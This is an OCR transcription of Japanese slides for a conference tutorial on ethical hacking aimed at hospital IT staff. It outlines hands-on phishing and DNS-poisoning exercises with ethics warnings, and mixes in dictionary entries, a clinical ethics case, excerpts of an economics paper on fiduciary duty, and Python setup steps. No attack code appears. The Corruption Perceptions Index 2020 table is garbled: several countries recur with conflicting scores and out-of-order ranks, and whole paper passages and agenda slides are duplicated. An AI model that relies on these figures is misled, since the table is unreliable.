ホワイトハッカーの第一歩：
Pythonでサーバへの侵入テストを試みる

インターネット接続について

本セッションではインターネット上のサンプルサーバを利用します。

ファイルのダウンロードついて

チュートリアル申し込みページからリンクを用意しました。
https://www.mta.gr.jp/tutorial/index.html

第42回医療情報学連合がい大会　チュートリアルB-1
日本Mテクノロジー学会主催

群馬大学医学部附属病院 システム統合センター	鳥飼　幸太
熊本大学病院 総合臨床研究部 研究データ管理センター	山ノ内　祥訓
トレンドマイクロ株式会社	松山　征嗣
オリンパス株式会社	鈴木　克明
東京大学医学部附属病院 企画情報運営部	土井　俊祐

注意事項

- 新型コロナウイルス対策として、現地・オンラインともに会場のサポート要員が十分でない可能性があります。
  - 大会期間後もプログラムが正常に動作するまでサポートを行います。
  - 環境によりエラーが起きた場合は、修正プログラムを後日配布いたします。

- ZOOM Webinarは録画しております。
  - 当会会員及び参加者向けのオンデマンド配信のために利用します。

- 配布プログラムについて
  - 事前にメールにて配布サイトをご案内しております。当日参加等で不明の方はスタッフ又はチャットにてお知らせ下さい。

さらに注意事項

- 本ハンズオンは実際のサイトの偽サイトを作成したり、メールなどで誘導したりすることで、エンドユーザのログインID、パスワードを入手する方法の流れを実際に体験していただきます。

- 対象サイトは日本Mテクノロジー学会のサイトになりますので本ハンズオンに関しては問題ありませんが、ハンズオン終了後はお控えください。

- また、実際に教育目的で作成する場合は、対象サイトの管理者の了解のもと実施し、**無断での実施は絶対に禁止です。**

本チュートリアルの目的

- **ホワイトハッカーの第一歩として、フィッシングやサーバ侵入などの不正行為において、攻撃者がどのような手段を用いているのかを理解することで、防御策を考えるための基礎的な知識を身につける**
  - PythonやCUIを利用して実際に攻撃をハンズオンで体感する
  - 脆弱性を実際に攻撃するデモを通し、その手段を理解する

- **上記の取り組みを通して、病院/企業の情報部門担当者として、身につけるべきコーディングやセキュリティ対策について、具体的実感を得られること**

本日の流れ

- **オーガナイザ挨拶**
- **１．導入：エシカルハッカーの心得、倫理性が求められる演習である　10分**
- **２．ハンズオン：フィッシングサイトへの誘導　30分**
  - フィッシングによる偽サイトへの誘導・被害はどのように行われるのか
- **３．ハンズオン：DNSポイズニング　30分**
  - DNSサーバの脆弱性を利用した攻撃はどのように行われるのか
- **４．事例紹介・デモ　20分**
  - 脆弱性を持つVPNルータを実際に攻撃する
  - 脆弱性を持つWebサイトからアカウント等の情報を搾取する
- **５．解説とまとめ　25分**
  - 「脆弱性」とは何か（オリンパス・鈴木克明様）
  - アプリケーションレイヤのセキュリティ実装の重要性について（トレンドマイクロ・松山征嗣様）
  - まとめ（鳥飼先生）5分

本日の流れ

- **オーガナイザ挨拶**
- **1．導入：エシカルハッカーの心得、倫理性が求められる演習である　10分**
- **2．ハンズオン：フィッシングサイトへの誘導　30分**
  - フィッシングによる偽サイトへの誘導・被害はどのように行われるのか
- **3．ハンズオン：DNSポイズニング　30分**
  - DNSサーバの脆弱性を利用した攻撃はどのように行われるのか
- **4．事例紹介・デモ　20分**
  - 脆弱性を持つVPNルータを実際に攻撃する
  - 脆弱性を持つWebサイトからアカウント等の情報を搾取する
- **5．解説とまとめ　25分**
  - 「脆弱性」とは何か（オリンパス・鈴木克明様）
  - アプリケーションレイヤのセキュリティ実装の重要性について（トレンドマイクロ・松山征嗣様）
  - まとめ（鳥飼先生）5分

エシカルハッカーになろう


群馬大学医学部附属病院システム統合センター
鳥飼　幸太

安全な国であることが世界の交流を呼び込む価値となる時代

TRANSPARENCY INTERNATIONAL
the global coalition against corruption

CORRUPTION PERCEPTIONS INDEX 2020

The perceived levels of public sector corruption in 180 countries/territories around the world.



- 国際的な人材往来が増加しても
  安心・安全の医療を提供すること

SCORE	COUNTRY/TERRITORY	RANK
88	Denmark	1
88	New Zealand	1
85	Finland	3
85	Singapore	3
85	Sweden	3
85	Switzerland	3
84	Norway	7
82	Netherlands	8
80	Germany	9
80	Luxembourg	9
77	Australia	11
77	Canada	11
77	Hong Kong	11
77	United Kingdom	11
76	Austria	15
76	Belgium	15
75	Estonia	17
75	Iceland	17
74	Japan	19
72	Ireland	20
71	United Arab Emirates	21
71	Uruguay	21
69	France	23
68	Bhutan	24
67	Chile	25
67	United States of America	25
66	Seychelles	27
65	Taiwan	28
64	Barbados	29
63	Bahamas	30
63	Qatar	30
62	Spain	32
61	Korea, South	33
61	Portugal	33
60	Botswana	35
60	Brunei Darussalam	35
60	Israel	35
60	Lithuania	35
60	Slovenia	35
59	Saint Vincent and the Grenadines	40
58	Cabo Verde	41
57	Costa Rica	42
57	Cyprus	42
57	Latvia	42
56	Georgia	45
56	Poland	45
56	Saint Lucia	45
55	Dominica	48
54	Czechia	49
54	Oman	49
54	Rwanda	49
53	Grenada	52
53	Italy	52
53	Malta	52
53	Mauritius	52
53	Saudi Arabia	52
51	Malaysia	57
51	Namibia	57
50	Greece	59
49	Armenia	60
49	Jordan	60
49	Slovakia	60
47	Belarus	63
47	Croatia	63
47	Cuba	63
47	Sao Tome and Principe	63
45	Montenegro	67
45	Senegal	67
44	Bulgaria	69
44	Hungary	69
44	Jamaica	69
44	Romania	69
44	South Africa	69
44	Tunisia	69
43	Ghana	75
43	Maldives	75
43	Vanuatu	75
42	Argentina	78
42	Bahrain	78
42	China	78
42	Kuwait	78
42	Solomon Islands	78
41	Benin	83
41	Guyana	83
41	Suriname	83
41	Tonga	83
40	Gambia	90
40	Kosovo	90
40	Moldova	90
40	Peru	90
40	Sri Lanka	90
40	Timor-Leste	90
39	Colombia	94
39	Romania	94
38	Bosnia and Herzegovina	101
38	Brazil	101
38	Egypt	101
38	Greece	101
38	Indonesia	101
38	Panama	101
38	Philippines	101
38	Serbia	101
38	Thailand	101
37	Burkina Faso	105
37	India	105
37	Mexico	105
37	Morocco	105
37	Niger	105
37	Turkey	105
36	Albania	104
36	Algeria	104
36	Cote d'Ivoire	104
36	El Salvador	104
36	Kosovo	104
36	Thailand	104
36	Vietnam	104
35	Argentina	106
35	Dominican Republic	106
35	Ecuador	106
35	Ethiopia	106
35	Guatemala	106
35	Kyrgyzstan	106
35	Madagascar	106
35	Nepal	106
35	Papua New Guinea	106
35	Sierra Leone	106
35	Tanzania	106
34	Bolivia	116
34	Lebanon	116
34	Mozambique	116
34	Paraguay	116
34	Russia	116
34	Singapore	116
34	Togo	116
34	Ukraine	116
33	Azerbaijan	124
33	Bangladesh	124
33	Cameroon	124
33	Iran	124
33	Kazakhstan	124
33	Mali	124
33	Nigeria	124
33	Pakistan	124
33	Uganda	124
32	Angola	129
32	Honduras	129
32	Laos	129
32	Libya	129
32	Mauritania	129
32	Myanmar	129
32	Nicaragua	129
32	Russia	129
32	Togo	129
31	Afghanistan	136
31	Cambodia	136
31	Comoros	136
31	Democratic Republic of the Congo	136
31	Guinea	136
31	Haiti	136
31	Iraq	136
31	Kenya	136
31	Papua New Guinea	136
31	Paraguay	136
31	Tajikistan	136
31	Venezuela	136
30	Equatorial Guinea	148
30	Guinea-Bissau	148
30	Lebanon	148
30	Libya	148
30	Mali	148
30	Russia	148
30	Zimbabwe	148
29	Laos	154
29	Mauritania	154
29	Togo	154
28	Dominican Republic	157
28	Eritrea	157
28	Guinea-Bissau	157
28	Turkmenistan	157
28	Yemen	157
27	Burundi	162
27	Equatorial Guinea	162
27	Haiti	162
27	Libya	162
27	Sudan	162
27	Venezuela	162
26	Iraq	168
26	Somalia	168
26	South Sudan	168
26	Syria	168
26	Yemen	168
25	Tajikistan	149
24	Honduras	157
24	Zimbabwe	157
22	Nicaragua	159
21	Cambodia	160
21	Chad	160
21	Comoros	160
20	Democratic Republic of the Congo	162
20	Guinea	162
19	Haiti	164
19	Turkmenistan	164
17	Sudan	165
17	Venezuela	165
16	Iraq	168
16	Somalia	168
16	South Sudan	168
16	Syria	168
16	Yemen	168

76	Austria	15
76	Belgium	15
75	Estonia	17
75	Iceland	17
74	Japan	19
72	Ireland	20
71	United Arab Emirates	21
60	Slovenia	
59	Saint Vincent and the Grenadines	
58	Cabo Verde	
57	Costa Rica	
57	Cyprus	
57	Latvia	
56	Georgia	

SCORE
Highly Corrupt — Very Clean
0-9 10-19 20-29 30-39 40-49 50-59 60-69 70-79 80-89 90-100 No data

#cpi2020
www.transparency.org/cpi

倫理とは何か？－哲学との違い

philosophy

phi·los·o·phy *plural* **philosophies**

1 [uncountable] the study of the nature and meaning of existence, truth, good and evil, etc:

Emma studies philosophy at university.

philosophy of

the philosophy of science

2 [countable] the views of a particular philosopher or group of philosophers

philosophy of

the philosophy of Aristotle

3 [countable] the attitude or set of ideas that guides the behaviour of a person or organization:

The company explained their management philosophy.

The idea that you should treat others as you would like them to treat you is a fine ***philosophy of life****.*

家庭倫理の会

ethics

2 ethics [plural] moral rules or principles of behaviour for deciding what is right and wrong:

a report on the ethics of gene therapy

professional/business/medical ethics (=the moral rules relating to a particular profession)

public concern about medical ethics

a ***code of ethics***

事例


- 患者Cさん（70歳代）は、悪性リンパ腫の診断を受け、化学療法と放射線療法を受け、腫瘍が縮小したのち、自宅にて療養していた。
- しかし、のちに腫瘍再発と、リンパ節転移が見つかった。転移部分は、放射線治療が困難な部位もあり、骨髄抑制も進んでいて、抗がん剤の使用も難しい状況であった。

- 医師は現時点では有効な治療法がなく、強行すれば副作用でかえって命を縮める危険があると判断した。
- 医師は、Cさんに積極的治療の中止と緩和ケアへの方向転換を勧めたが、Cさんは「あきらめることはできない。死んでもいいから何か治療をして欲しい。」と治療実施を強く希望した。


Q: 貴方が主治医であればどのように対応しますか？

ーそしてその判断の根拠は？

貨幣論を例にして考える



経済の基底となる信任とサービス提供の付随



経済研究
Vol. 67, No. 2, Apr. 2016

小特集：自己の幻影，他者の不在――経済学の方法的省察――

信任関係の統一理論に向けて

――倫理と法が重なる領域として[1]――

岩　井　克　人

信任関係とは「一方が他方の利益のみを目的とした仕事を信頼によって任される関係」である．例として，後見人/被後見人，信託受託者/受益者，取締役/会社，代理人/本人，医者/患者，弁護士/依頼人，資産運用者/投資家などがある．それは，相互の自己利益を目的とする契約関係とは対照的に，一方が他方の利益の為にのみ行動すべしという忠実義務によって維持される．この倫理的な義務を法的に課すのが信任法である．だが信任法にはまだ統一理論がない．本論文の目的は「自己契約は契約ではない」という法原則を基礎に，その統一理論を提示することである．同時に，本論文では，倫理を法律で課すのは矛盾だという疑問に対し，信任法は被告の立証責任を原告の反証責任に，期待損失補償を不当利益吐出しに転換することで実践的に解決していること，倫理を法で置換しただけだという批判に対し，信任法の役割は悪人の制裁や迷える人の指針として倫理を補完することであることも示す．

JEL Classification Code: A12, D6, D82, K1

1. 信任関係とは何か？

この論文の目的は信任関係に関する一般理論を提示することにある．信任関係という言葉は，英語の fiduciary relationship に当たる日本語である．それは，「一方の人間が他方の人間の利益のみを目的とした仕事を信頼によって任されている関係」として定義される．日本の法学界では信認関係という言葉が使われるが，この論文では意味に忠実に信任関係という言葉を使う．信任関係において，信頼によって仕事を任せられる側の人間は信任受託者または単に受託者(fiduciary)と呼ばれ，信頼によって仕事を任せる側の人間は信任受益者または単に受益者(beneficiary)と呼ばれる[2]．

信任関係という概念は謎めいている．『信任原理』と題した 1949 年の論文で，オースティン・スコットは次のように述べている．

「信任受託者(fiduciary)とは何か？　それは，他人の利益のためにのみ仕事をすると約束した人間である．その約束が契約の形でなされたかどうかは関係ない．その約束が好意によってなされたかどうかも関係ない．実際，衡平裁判所(the courts of equity)が信託の受託者の信任義務を常に厳格に強制してきた英国では，受託者は，信託行為によって規定されていない限り，無報酬であることが通常であった．」(Scott (1949), p. 541)．

では，信任関係とは具体的にどのような関係であるのだろうか？[3]

病院の救急病棟に一人で夜勤している医者を考えてみよう．病棟に交通事故にあった患者が運び込まれてきた．患者は全く無意識である．患者自身はおろか家族や勤め先に関する情報も見つからない．医者と患者はどのような形においても契約を結ぶことは不可能である．だが，医者は患者の命を救うために，緊急手術をする．この時の医者と患者の関係こそ，信任関係の典型例である．医者は患者の命を救う仕事を(事実上の)信頼によって患者から任され，患者は自らの命を救ってもらう仕事を(事実上の)信頼によって医者に任している[4]．救急病棟の医者は信任受託者，無意識の患者は信任受益者である．

その他，信任関係としては，後見人と子供・精神障害者・認知症老人などの被後見人との関

1. 信任関係とは何か？

この論文の目的は信任関係に関する一般理論を提示することにある．信任関係という言葉は，英語の fiduciary relationship に当たる日本語である．それは，「一方の人間が他方の人間の利益のみを目的とした仕事を信頼によって任されている関係」として定義される．日本の法学界では信認関係という言葉が使われるが，この論文では意味に忠実に信任関係という言葉を使う．信任関係において，信頼によって仕事を任せられる側の人間は信任受託者または単に受託者(fiduciary)と呼ばれ，信頼によって仕事を任せる側の人間は信任受益者または単に受益者(beneficiary)と呼ばれる[2]．

信任関係という概念は謎めいている．『信任原理』と題した 1949 年の論文で，オースティン・スコットは次のように述べている．

「信任受託者(fiduciary)とは何か？　それは，他人の利益のためにのみ仕事をすると約束した人間である．その約束が契約の形でなされたかどうかは関係ない．その約束が好意によってなされたかどうかも関係ない．実際，衡平裁判所(the courts of equity)が信託の受託者の信任義務を常に厳格に強制してきた英国では，受託者は，信託行為によって規定されていない限り，無報酬であることが通常であった．」(Scott (1949), p. 541)．

では，信任関係とは具体的にどのような関係であるのだろうか？[3]

病院の救急病棟に一人で夜勤している医者を考えてみよう．病棟に交通事故にあった患者が運び込まれてきた．患者は全く無意識である．患者自身はおろか家族や勤め先に関する情報も見つからない．医者と患者はどのような形においても契約を結ぶことは不可能である．だが，医者は患者の命を救うために，緊急手術をする．この時の医者と患者の関係こそ，信任関係の典型例である．医者は患者の命を救う仕事を(事実上の)信頼によって患者から任され，患者は自らの命を救ってもらう仕事を(事実上の)信頼によって医者に任している[4]．救急病棟の医者は信任受託者，無意識の患者は信任受益者である．

その他，信任関係としては，後見人と子供・精神障害者・認知症老人などの被後見人との関

実施者における自己契約としての忠実義務が持続するビジネスを可能にする

書など見つかるはずはない．

では，会社の経営者とは何か？　言うまでもなく，会社という法人の信任受託者である．事実，仮に会社が経営者と契約を結ぶとしたら，何が起こるだろうか？　法人としての会社が結ぶ契約はすべて経営者が経営者の資格で結ぶ契約である．会社と経営者との契約とは経営者の自己契約に他ならない[13]．

上で，会社とは法人企業であるという規定を与えた．企業とは一般に営利を目的とした経済組織のことを指しており，その意味で会社とは営利を目的とした法人の別名でもある．だが，この世には営利を目的としない法人も多数存在する[14]．そして，このような非営利法人の場合も，現実においてヒトとして活動するために，自分の代わりに活動する生身の人間が絶対に必要である．それが理事である．事実，英語では，営利(会社)であれ非営利であれ，法人は corporation であり，会社の取締役も非営利法人の理事も director である．

そして，非営利法人の場合は利益の配分を受ける株主は定義上存在せず，その統治問題には，ジェンセン＝メックリング的な契約モデルは当てはめようがない．その理事と法人との関係も当然に信任関係である．

人が締結したと見なされる契約を第三者と結べる権限である．代理関係自体は契約によって成立していても，代理権の範囲内において本人と代理人が仮に契約を結ぶならば，それは代理人が本人の代わりに結ぶ契約であり，代理人の自己契約となってしまうのである．

さらに，パートナーシップにおいては，それぞれのパートナーは他のパートナーに対して代理関係にあると見なされる．従って，パートナー同士の関係も信任関係である[16]．

(5) 信任関係はさらに大きな広がりを持つ．

今度は医者と患者との通常の関係を考えてみよう．患者には意識も判断力もある場合である．だが，その場合でも，医者と患者との間には絶対的な非対称性が存在している．患者の病状に関して医者は患者を情報的に支配しているからである．ここで導入した情報的支配(informational dominance)という概念は，経済学で通常仮定される情報の非対称性(asymmetry of information)と区別されなければならない．二人の人間の間に情報の非対称性があるとは，各人は他人のことは自分のことほどは知らないという意味である．(他人の行動に関しての情報不足はモラルハザード，他人の能力や選好に関しての情報不足は逆選択である．) これに対して，

って起こったのか，医者の最善の努力にも関わらず不可抗力によって起こってしまったのか，医者ほどは自分の事前の病状を知らない患者には判断する手段がない場合が多いからである．その場合，例えインフォームドコンセントという名の下に，医者と患者が患者にとって最適な治療をするという契約書を交わしたとしても，患者の事前の病状について虚偽の申告をすれば，医者の利益になる治療を患者にとって最適な治療であるかのように提示できてしまう．医者が患者を情報的に支配している限り，一定の範囲内ではあるが，医者はどのような治療結果になっても自分の虚偽申告が白日の下に晒されることはない契約書を書けてしまうのである[18]．すなわち医者の自己契約である[19]．

同様のことは，弁護士と依頼人，宗教家と信者，教師と学生，ファンド・マネージャーと投資家など専門家と非専門家の関係についても言うことができる．事実，専門家とは専門領域の仕事に関しては非専門家を情報的に支配する存在として定義できる．例え両者の間に契約が結ばれても，その契約の中には専門家の自己契約が必然的に含まれてしまうのである．

こと――だけである．受益者に出来ることは，受託者がその義務を忠実に果たすことを信頼することだけである．

イマヌエル・カントは道徳論の主著『人倫の形而上学』において，人間の「倫理的義務(ethical duties)」の一つとして「他人の幸福の促進を自己の目的とすること」をあげている(Kant(1797))．受益者の利益のみに忠実に仕事をするという義務――それはまさにカントの意味での「倫理的義務」に他ならない．

すなわち，我々は信任関係の中核に「倫理(Ethics)」を見いだしてしまったのである．

倫理的義務とは「不完全」な義務である．それを果たすかどうかは，個人の自由に任せられる．義務を果たせば美徳だが，果たさなくても悪徳とはいえない．それは不徳――倫理性の弱さ――を意味するにすぎないのである．

理想的には，すべてを受託者個人の自発的な倫理性に任せることである．だが，残念ながら全ての経済学者が知っているように，倫理性とはこの社会においては最も希少な資源の一つである[20]．確かに繰り返しゲーム的な評判(reputation)メカニズムによって，利己的な個人が

相互不信と無理解の連鎖、複雑化の克服

先入観	先入観からの連想	連想に基づく防衛活動	活動への対応振り返り

- **医療機関側の心理（黒：否定的な見方、赤：肯定的な見方）**

ベンダーは自社の収入にしか関心がないのでは	見積りをもらったが、どうせ相当利幅を乗せているだろう	内容是非はよくわからないが徹底的に叩こう	目いっぱい叩いたら下がった、やっぱりベンダーは暴利をむさぼっているように感じる
目の前の担当はこの病院を大事に思ってくれているのではないか	見積をもらって高いと思ったが、病院継続に不可欠な理由がありそう	分からないところは訊いてみよう分からないけど信頼してみよう	他病院でサイバー被害…あの時提案してくれてよかった信頼が深まった

社会の複雑化に伴って急速に厚くなる「理解／判断できないという壁」

医療機関は患者さんもスタッフも大事にしようとして経費が嵩んでいるのではないか	必要なセキュリティやネットワークがあるから、サプライヤーに前交渉しよう	どうして必要な経費なのか、数字で語れるように利幅も正直に示そう	知ろうと質問してくれて、専門部分は任せてくれた信頼してくれてよかった
医療機関はひたすら安く買い叩く存在ではないか	必要なセキュリティやネットワークを入れないと後で困るのはあまりに明らか	見た目上相当見積下げしても整備できるよう目いっぱい載せておこう	理不尽な値下げ圧力がきた、やっぱり医療機関は理解もせず買い叩くように感じる

- **ベンダー側の心理（黒：否定的な見方、赤：肯定的な見方）**

本日の流れ

- **オーガナイザ挨拶**
- **1．導入：エシカルハッカーの心得、倫理性が求められる演習である　10分**
- **2．ハンズオン：フィッシングサイトへの誘導　30分**
  - フィッシングによる偽サイトへの誘導・被害はどのように行われるのか
- **3．ハンズオン：DNSポイズニング　30分**
  - DNSサーバの脆弱性を利用した攻撃はどのように行われるのか
- **4．事例紹介・デモ　20分**
  - 脆弱性を持つVPNルータを実際に攻撃する
  - 脆弱性を持つWebサイトからアカウント等の情報を搾取する
- **5．解説とまとめ　25分**
  - 「脆弱性」とは何か（オリンパス・鈴木克明様）
  - アプリケーションレイヤのセキュリティ実装の重要性について（トレンドマイクロ・松山征嗣様）
  - まとめ（鳥飼先生）5分

ハンズオン1：フィッシング（phishing）とは？

- fishingと勘違いしている人が多いが、実はそちらが語源
  魚釣り（fishing ）と手口が洗練されている(sophisticated)から作られた造語と言われている

- 発信者を偽るなどして送られた電子メールなどに、本物によく似た偽サイトのURLを表示させておくことで、受信者をだましてアカウントなどの個人情報を搾取する仕組み

- 最近のフィッシングメールは非常に手口が巧妙になってきている
  - 受信者の環境を理解して送ってくる（大学関係者には学会の案内、病院関係者には院内会議の資料の案内などの内容を送ってくる）

事前準備：Pythonのインストール（未インストールの方のみ）

- Python 3.7以降をインストールして下さい

「Download」からOSを選択してクリックし、表示されたページを下の方にスクロール

https://www.python.org/

※Macの方はこちらを利用して下さい

- Python 3.9.6 - June 28, 2021
  - Download macOS 64-bit Intel installer
  - Download macOS 64-bit universal2 installer

上段が従来のインストーラです。M1チップ搭載機など
Apple Siliconを利用している方は下段を利用

- Python 3.9.6 - June 28, 2021


Note that Python 3.9.6 *cannot* be used on Windows 7 or earlier.

